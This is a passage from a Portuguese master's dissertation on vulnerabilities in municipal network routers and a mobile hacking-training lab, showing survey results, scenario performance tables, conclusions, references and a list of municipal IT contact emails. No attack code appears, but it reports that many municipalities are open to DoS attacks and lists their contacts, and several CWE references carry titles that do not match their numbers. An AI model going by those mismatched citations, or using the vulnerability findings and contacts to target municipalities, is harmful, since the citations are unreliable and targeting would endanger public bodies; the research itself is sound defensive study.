

Gráfico 21 - Análise de inquérito a utilizadores - Conhecimentos - Equipamento Activo de Rede



Gráfico 22 - Análise de inquérito a utilizadores - Conhecimentos - Hacking em Equipamento Activo de Rede

Através dos gráficos anteriores, torna-se possível identificar o tipo de população que realizou a implementação dos cenários demonstrativos, sendo que 50% tem idades compreendidas entre 26 e 35 anos sendo quatro do sexo feminino e quatro do sexo masculino. No respeitante ao nível de escolaridade, os utilizadores com Licenciatura representam 50% do total de utilizadores, sendo que apenas 13% (1 utilizador) detêm o titulo de Mestre.

Com uma percentagem de 62%, a grande maioria dos utilizadores têm alguns conhecimentos na área da gestão e configuração de equipamentos activos de rede, contudo, no que corresponde a técnicas de *hacking* sobre este tipo de equipamentos, a grande maioria, 75% admite não ter quaisquer tipos de conhecimentos.

Gráfico 23 - Análise de inquéritos a utilizadores - Nível de Satisfação



Gráfico 24 - Análise de inquérito a utilizadores - Nível de Descrição dos Cenários

Gráfico 25 - Análise de inquérito a utilizadores - Classificação do Material de Apoio



Gráfico 26 - Análise de inquéritos a utilizadores - Classificação dos Conteúdos Multimédia



Gráfico 27 - Análise de inquérito a utilizadores - Nível de Adequação do Material

A análise dos gráficos 6, 7, 8, 9 e 10, permite avaliar a qualidade não apenas dos enunciados, mas também dos materiais de apoio disponibilizados na realização das tarefas de cada cenário, quer em formato papel, quer em formato digital.

Com 100% de respostas máximas, os utilizadores consideram as tarefas a realizar em cada um dos cenários bastante satisfatórias e motivantes, bem como uma qualidade excelente dos materiais de apoio fornecidos.

No respeitante ao nível de descrição dos enunciados e conteúdos presentes nos materiais multimédia, 63% dos utilizadores consideram que estes se encontram muito claros e detalhados, representando um grande apoio na resolução e alcance dos objectivos.



Gráfico 28 - Análise de inquéritos a utilizadores - Avaliação Geral

De uma forma geral e numa classificação entre 0 e 5, em que que 0 é o valor mais baixo e 5 o valor mais alto, 88% dos utilizadores classificam a implementação dos cenários e respectivos materiais de apoio e conteúdos multimédia como bastante satisfatórios.

7.3. Avaliação de Desempenho na Implementação e Conclusão dos Cenários

As tabelas seguintes representam a avaliação de desempenho de cada um dos utilizadores, na implementação dos quatro cenários propostos.

Em leitura das tabelas, a primeira coluna apresenta de forma anónima o utilizador, sendo a segunda coluna referente ao tempo demorado desde o início da implementação do cenário, até à sua conclusão. Na terceira coluna é identificado o nível de correcções que foi necessário durante a implementação, como por exemplo a configuração incorrecta de um endereço IP, rota estática incorrectamente inserida, entre outros. Na ultima coluna é apresentada a taxa de sucesso de conclusão da implementação e teste da técnica de *hacking* estudada.

7.3.1. Cenário 1

Utilizador	Tempo (m)	Nº Correcções Necessárias	Sucesso (%)
Utilizador 1	35	3	100%
Utilizador 2	35	3	100%
Utilizador 3	24	0	100%
Utilizador 4	20	0	100%
Utilizador 5	30	1	100%
Utilizador 6	27	0	100%
Utilizador 7	21	0	100%
Utilizador 8	31	2	100%
Mínimo	20	0	100%
Média	28	1	100%
Máximo	35	3	100%
Desvio Padrão	5,49	1,27	0

Tabela 10 - Avaliação de desempenho - Cenário 1

7.3.2. Cenário 2

Utilizador	Tempo (m)	Nº Correcções Necessárias	Sucesso (%)
Utilizador 1	15	1	100%
Utilizador 2	15	1	100%
Utilizador 3	16	0	100%
Utilizador 4	16	0	100%
Utilizador 5	20	2	100%
Utilizador 6	19	0	100%
Utilizador 7	18	0	100%
Utilizador 8	20	0	100%
Mínimo	15	0	100%
Média	17	1	100%
Máximo	20	2	100%
Desvio Padrão	1,99	0,70	0

Tabela 11 - Avaliação de desempenho - Cenário 2

7.3.2. Cenário 3

Utilizador	Tempo (m)	Nº Correcções Necessárias	Sucesso (%)
Utilizador 1	16	0	100%
Utilizador 2	16	0	100%
Utilizador 3	16	0	100%
Utilizador 4	15	0	100%
Utilizador 5	18	0	100%
Utilizador 6	20	0	100%
Utilizador 7	17	0	100%
Utilizador 8	20	0	100%
Mínimo	15	0	100%
Média	17	0	100%
Máximo	20	0	100%
Desvio Padrão	1,79	0	0

Tabela 12 - Avaliação de desempenho - Cenário 3

7.3.2. Cenário 4

Utilizador	Tempo (m)	Nº Correcções Necessárias	Sucesso (%)
Utilizador 1	22	0	100%
Utilizador 2	22	0	100%
Utilizador 3	30	1	100%
Utilizador 4	25	1	100%
Utilizador 5	32	3	100%
Utilizador 6	20	0	100%
Utilizador 7	29	0	100%
Utilizador 8	28	1	100%
Mínimo	20	0	100%
Média	25	1	100%
Máximo	32	3	100%
Desvio Padrão	4,09	0,97	0

Tabela 13 - Avaliação de desempenho - Cenário 4

8. Considerações Finais e Trabalho Futuro

Durante a realização desta dissertação de mestrado, surgiram alguns constrangimentos, nomeadamente em relação às respostas aos inquéritos realizados aos Municípios, uma vez ter sido necessário aguardar algum tempo para se poder dar inicio à restante análise e assim fundamentar todo este estudo. Outras dificuldades foram também encontradas, uma vez tratar-se de um tema ainda não muito investigado, porém todos os objectivos, inicialmente traçados, foram cumpridos.

Da análise resultante deste estudo, verificam-se diversas taxonomias e classificações de vulnerabilidades, cada uma com a sua especificação e características, das quais sobressaem a classificação CAPEC e a classificação CVSS, que permitem avaliar a natureza da vulnerabilidade e o seu potencial impacto para a organização. Juntando algumas das classificações estudadas, promove-se uma profunda análise de cada uma das vulnerabilidades encontradas no equipamento activo de rede, possibilitando, aos administradores, programadores e restantes trabalhadores na área das tecnologias da informação, tomar as decisões acertadas para a sua prevenção, ou correcção.

Pode-se ainda concluir deste estudo, que existe um grande número de Municípios portugueses vulneráveis ao tipo de ataque *DoS*. Ataque este que à partida pode não se mostrar muito importante, no entanto, após a sua análise, consegue ter proporções catastróficas para uma rede e organização.

De salientar ainda que o valor médio de risco das Autarquias é também bastante elevado, sendo classificado com 7.8 pontos na classificação *CVSS*, cujo valor máximo é apenas de 10.0 pontos.

A criação do ***HackMóvel***, mostrou ser uma mais valia para as metodologias de ensino de técnicas de *hacking* em equipamento activo de rede. Contemplando inicialmente apenas equipamento *Cisco*, permite, posteriormente, o seu crescimento com a inclusão de novos equipamentos e de marcas distintas. A sua mobilidade torna possível a administração de aulas e demonstrações em tempo real, promovendo uma aprendizagem mais dinâmica e eficiente.

A aceitação do ***Hackmóvel*** por parte dos utilizadores não poderia ter sido melhor, verificando-se uma grande motivação na realização das tarefas e em conseguir atingir o objectivo de cada um dos cenários propostos.

Apresentando uma população heterogénea, no que compete a idades, sexo, conhecimentos na área das redes de computadores e *hacking* e habilitações académicas, a aprendizagem das técnicas estudadas mostrou-se bastante satisfatória e gerou um grande interesse por parte dos utilizadores, motivando-os para a realização de mais estudos nesta área.

Como trabalho futuro, tendo sido também contemplado e recolhidos dados relativos aos *switches* de rede em utilização pelas Câmaras Municipais, torna-se também possível a sua avaliação, partindo de um ponto de vista mais interno da rede.

Este estudo irá permitir avaliar o potencial de impacto e respectivas vulnerabilidades, encontradas ao nível interno.

De forma a promover uma aprendizagem mais completa a alunos e técnicos da área das tecnologias da informação, uma abordagem ao nível interno da rede e de *switching*, torna-se também bastante importante, de forma a serem desenhadas politicas de segurança mais robustas para toda a infraestrutura de rede e contemplando todos os vectores e ângulos de ataque.

9. Referências Bibliográficas

[1] FREITAS Tiago, Hatigo Blogspot – "*Conheça os Sistemas Operacionais mais Usados*" [*Online*] Disponível em: http://hatigo.blogspot.pt/2011/06/conheca-os-sistemas-operacionais-mais.html (data da consulta: Jun/2014)

[2] GFI Languard [*Online*] Disponível em: http://languard.gfi.com (data da consulta: Jun/2014)

[3] SEACORD, Robert, HOUSEHOLDER, Allen, (Janeiro de 2005), "*A Structures Approach to Classifying Security Vulnerabilities*",[*Online*] Disponível em: http://oai.dtic.mil/oai/oai?verb=getRecord&metadataPrefix=html&identifier=ADA430968 (data da consulta: Jun/2014)

[4] KRSUL, Ivan, (Maio de 1998) "*Software Vulnerability Analysis. PhD thesis*", Purdue University – Estados Unidos, [*Online*] Disponível em: http://www.krsul.org/ivan/articles/main.pdf (data da consulta: Jun/2014)

[5] HOWARD, John, LONGSTAFF, Thomas, (October 1998)"*A Common Language for Computer Security Incidents*" tech. rep., Sandia National Laboratories,[*Online*] Disponível em: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.31.4289 (data da consulta: Jun/2014)

[6] BARBATO, Luiz, DUARTE, Luiz, MONTES, Antonio, HOEPERS, Cristine, STEDING-JESSEN, Klaus, (2005) "*Taxonomias de Vulnerabilidades: Situação Atual*", V Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais, 2005 [*Online*] Disponível em: http://www.lbd.dcc.ufmg.br/colecoes/sbseg/2005/009.pdf (data da consulta: Jun/2014)

[7] WEAVER, Nicholas, PAXSON, Vern, STANIFORD, Stuart, CUNNINGHAM, Robert, (2003) "*A Taxonomy of Computer Worms*", WORM '03 Proceedings of the 2003 ACM workshop on Rapid malcode, ACM Nova York, 2003 [*Online*], Disponível em: http://dl.acm.org/citation.cfm?id=948190 (data da consulta: Jun/2014)

[8] IGURE, Vinai, WILLIAMS, Ronald, (2008) "*Taxonomies of Attacks and Vulnerabilities in Computer Systems*", IEEE Communications, Volume 10, nº 1, 2008 [*Online*], Disponível em: http://ants.iis.sinica.edu.tw/3bkmj9ltewxtsrrvnoknfdxrm3zfwrr/17/04483667.pdf (data da consulta: Jun/2014)

[9] CAPEC, "*Common Attack Pattern Enumeration and Classification*" [*Online*], Disponível em: https://capec.mitre.org (data da consulta: Jun/2014)

[10] MITRE [*Online*], Disponível em: http://www.mitre.org (data da consulta: Jun/2014)

[11] CWE, "*Common Weakness Enumeration*" [*Online*], Disponível em: http://cwe.mitre.org (data da consulta: Jun/2014)

[12] CVSS, "*Common Vulnerability Scoring System*" [*Online*], Disponível em: http://www.first.org/cvss (data da consulta: Jun/2014)

[13] CVSS, "Guia da Classificação CVSS" [*Online*], Disponível em: http://www.first.org/cvss/cvss-guide.html (data da consulta: Jun/2014)

[14] CVE, "*Common Vulnerabilities and Exposures*" [*Online*], Disponível em: https://cve.mitre.org (data da consulta: Jun/2014)

[15] CCE, "*Common Configuration Enumeration*" [*Online*], Disponível em: https://cce.mitre.org/about/ (data da consulta: Jun/2014)

[16] NVD, "*National Vulnerability Database*" [*Online*], Disponível em: http://nvd.nist.gov/view/vuln/search (data da consulta: Jun/2014)

[17] OSVDB [*Online*], Disponível em: http://www.osvdb.org/about (data da consulta: Jun/2014)

[18] Microsoft "*Security TechCenter*" [*Online*], Disponível em: http://technet.microsoft.com/en-us/security/gg309177.aspx (data da consulta: Jun/2014)

[19] LIEBMANN, L., "*SNMP's Real Vulnerability*", Communication News, Abril 2002, p. 50

[20] AGARWAL A.K., WANG W., "*An Expecimental Study of the Performance Impact of Path-Based DoS Attacks in Wireless Mesh Networks, Mobile Netw Appl*", 2010

[21] SHIVAMALINI L., MANJUNATH S., "*An Approach to Secure Hierarchical Network using Joint Security and Routing Analysis*", Internacional Journal of Computer Applications, volume 28 - Nº8, Agosto 2011 [*Online*] Disponível em: http://www.ijcaonline.org/volume28/number8/pxc3874752.pdf (data da consulta: Jul/2014)

[22] No Mundo das Redes – "Modelo de rede hierárquica" [*Online*], Disponível em: http://nomundodasredes.blogspot.pt/2011/10/modelo-de-rede-hierarquica.html (data da consulta: Jul/2014)

[23] Holm H., "Performance of automated network vulnerability scanning at remediating security issues", Elsevier, 2012 [*Online*], Disponível em: http://www.sciencedirect.com/science/article/pii/S0167404811001696 (data da consulta: Jul/2014)

[24] STASINOPOULOS A., NTANTOGIAN C., Xenakis C., "*The weakest link on the network: exploiting ADSL routers to perform cyber-attacks"*, IEEE, 2013 [*Online],* Disponível em: http://ieeexplore.ieee.org/xpl/articleDetails.jsp?reload=true&arnumber=6781868&sortType%3Dasc_p_Sequence%26filter%3DAND(p_IS_Number%3A6781844) (data da consulta: Jul/2014)

[25] PHP Mailer [*Online*], Disponível em: http://phpmailer.worxware.com/?pg=tutorial (data da consulta: Jul/2014)

[26] Instituto Nacional de Estatística [*Online*] Disponível em: http://www.ine.pt/xportal/xmain?xpid=INE&xpgid=ine_destaques&DESTAQUESdest_boui=83328022&DESTAQUESmodo=2 (data da consulta: Jul/2014)

[27] WSilicon Week [*Online*], Disponível em: http://www.siliconweek.es/noticias/y-los-fabricantes-mas-valorados-de-routers-y-switches-son-52916 (data da consulta: Jul/2014)

[28] Router Cisco 800 Series [*Online*], Disponível em: http://www.broadbandbuyer.co.uk/Shop/ShopSearch.asp?CategoryID=325 (data da consulta: Jul/2014)

[29] Router Cisco 2800 Series [*Online*], Disponível em: http://www.cisco.com/c/en/us/products/collateral/routers/2800-series-integrated-services-routers-isr/product_data_sheet0900aecd8016fa68.pdf (data da consulta: Jul/2014)

[30] Guia de nomes dos IOSs Cisco [*Online*], Disponível em: http://www.cisco.com/c/en/us/support/docs/ios-nx-os-software/ios-software-releases-110/13329-x-release.html (data da consulta: Jul/2014)

[31] Guia de nomes dos IOSs Cisco, "*An Overview of Cisco IOS Versions and Naming*" [*Online*], Disponível: http://www.ciscopress.com/articles/article.asp?p=2106547 (data da consulta: Jul/2014)

[32] CVE Details, "*The Ultimate Security Vulnerability Datasource*" [*Online*], Disponível em: http://www.cvedetails.com (data da consulta: Jun/2014)

[33] CERT – "Ataque DoS" [*Online*], Disponível em: http://www.cert.org/historical/tech_tips/denial_of_service.cfm? (data da consulta: Jul/2014)

[34] Ataque DDoS, "*Distributed Denial of Service Attack - Definition*"[*Online*], Disponível em: http://www.incapsula.com/ddos/ddos-attacks/ (data da consulta: Jul/2014)

[35] Buffer Overflow [*Online*], Disponível em: http://en.wikipedia.org/wiki/Buffer_overflow (data da consulta: Jul/2014)

[36] Técnica de Fuzzing [*Online*], Disponível em: http://en.wikipedia.org/wiki/Fuzzing (data da consulta: Jul/2014)

[37] KATZ, Jonathan, "*CMSC 414, Computer and Network Security*", Lecture 20 [*Online*], Disponível em: http://www.google.pt/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=0CB4QFjAA&url=http%3A%2F%2Fwww.cs.umd.edu%2F~jkatz%2Fsecurity%2Fs12%2Flecture20.ppt&ei=R13zU4iLCsShyAPmooGQCw&usg=AFQjCNEh2ijX7s_EI5YfGJCUYJoKrLD-PA&bvm=bv.73231344,d.ZWU (data da consulta: Jul/2014)

[38] Rede Segura, "Série Ataques: Saiba mais sobre o Cross-Site Scripting" [*Online*], Disponível em: http://www.redesegura.com.br/2012/01/saiba-mais-sobre-o-cross-site-scripting-xss/ (data da consulta: Jul/2014)

[39] Ataques XSS do tipo DOM [*Online*], Disponível em: https://www.owasp.org/index.php/DOM_Based_XSS (data da consulta: Jul/2014)

[40] Categoria CAPEC 118, "*Gather Information*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/118.html (data da consulta: Jul/2014)

[41] Categoria CAPEC 119, "*Deplete Resources*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/119.html (data da consulta: Jul/2014)

[42] Categoria CAPEC 152, "*Injection*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/152.html (data da consulta: Jul/2014)

[43] Categoria CAPEC 156, "*Deceptive Interactions*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/156.html (data da consulta: Jul/2014)

[44] Categoria CAPEC 172, "*Manipulate Timing and State*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/172.html (data da consulta: Jul/2014)

[45] Categoria CAPEC 223, "*Probabilistic Techniques*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/223.html (data da consulta: Jul/2014)

[46] Categoria CAPEC 225, "*Exploitation of Authentication*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/225.html (data da consulta: Jul/2014)

[47] Categoria CAPEC 232, "*Exploitation of Authorization*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/232.html (data da consulta: Jul/2014)

[48] Categoria CAPEC 255 "*Manipulate Data Structures*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/255.html (data da consulta: Jul/2014)

[49] Categoria CAPEC 262, "*Manipulate Resources*" [*Online*], Disponível em: https://capec.mitre.org/data/definitions/262.html (data da consulta: Jul/2014)

[50] Categoria CWE 16 "*Dictionary-based Password Attack*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/16.html (data da consulta: Jul/2014)

[51] Categoria CWE 20 "*Encryption Brute Forcing*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/20.html (data da consulta: Jul/2014)

[52] Categoria CWE 79 "*Using Slashes in Alternate Encoding*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/79.html (data da consulta: Jul/2014)

[53] Categoria CWE 119 "*Deplete Resources*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/119.html (data da consulta: Jul/2014)

[54] Categoria CWE 200 "*Removal of filters: Input filters, Output filters, data masking*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/200.html (data da consulta: Jul/2014)

[55] Categoria CWE 264 "*Environment Variable Manipulation*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/264.html (data da consulta: Jul/2014)

[56] Categoria CWE 287 "*TCP SYN Scan*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/287.html (data da consulta: Jul/2014)

[57] Categoria CWE 310 "*Scanning for Vulnerable Software*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/310.html (data da consulta: Jul/2014)

[58] Categoria CWE 362 "*WASC-29 – LDAP Injection*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/362.html (data da consulta: Jul/2014)

[59] CWE – "*CWE-399 – Resource Management Errors*" [*Online*], Disponível em: http://cwe.mitre.org/data/definitions/399.html (data da consulta: Jul/2014)

[60] FRANCO, Daniel, "Análise de Eficiência e Proposta de Melhoria à Rede Informática da Câmara Municipal de Beja", 2007

[61] HTML Source, "*What is HTML?*" [*Online*], Disponível em: http://www.yourhtmlsource.com/starthere/whatishtml.html (data da consulta: Jul/2014)

[62] W3Schools, "*HTTP Methods: GET vs. POST*" [*Online*], Disponível em: http://www.w3schools.com/tags/ref_httpmethods.asp (data da consulta: Jul/2014)

[63] ROQUE, Maria, "*O Inquérito por Questionátio*" [*Online*], Disponível em: http://www.slideshare.net/mscabral/o-processo-de-recolha-de-dados-inqurito?next_slideshow=1 (Jul/2014)

10. Apêndices

10.1. Lista de Contactos das Autarquias Portuguesas

Município	Responsável pela Informática	Contacto
Abrantes		geral@smabrantes.pt
Águeda		geral@cm-agueda.pt
Aguiar da Beira	Engº Lucas Silva	lucas.silva@cm-aguiardabeira.pt
Alandroal		cm-alandroal@mail.telepac.pt
Albergaria-a-Velha		geral@cm-albergaria.pt
Albufeira		geral@cm-albufeira.pt
Alcácer do Sal		informatica@m-alcacerdosal.pt
Alcanena		geral@cm-alcanena.pt
Alcobaça		cmalcobaca@cm-alcobaca.pt
Alcochete		geral@cm-alcochete.pt
Alcoutim		geral@cm-alcoutim.pt
Alenquer		informatica@cm-alenquer.pt
Alfândega da Fé		gabinetepresidencia.cmaf@gmail.com
Alijó		geral@cm-alijo.pt
Aljezur		geral@cm-aljezur.pt
Aljustrel		geral@mun-aljustrel.pt
Almada		dep.informatica@cma.m-almada.pt
Almeida		alcino.morgado@cm-almeida.pt
Almeirim		
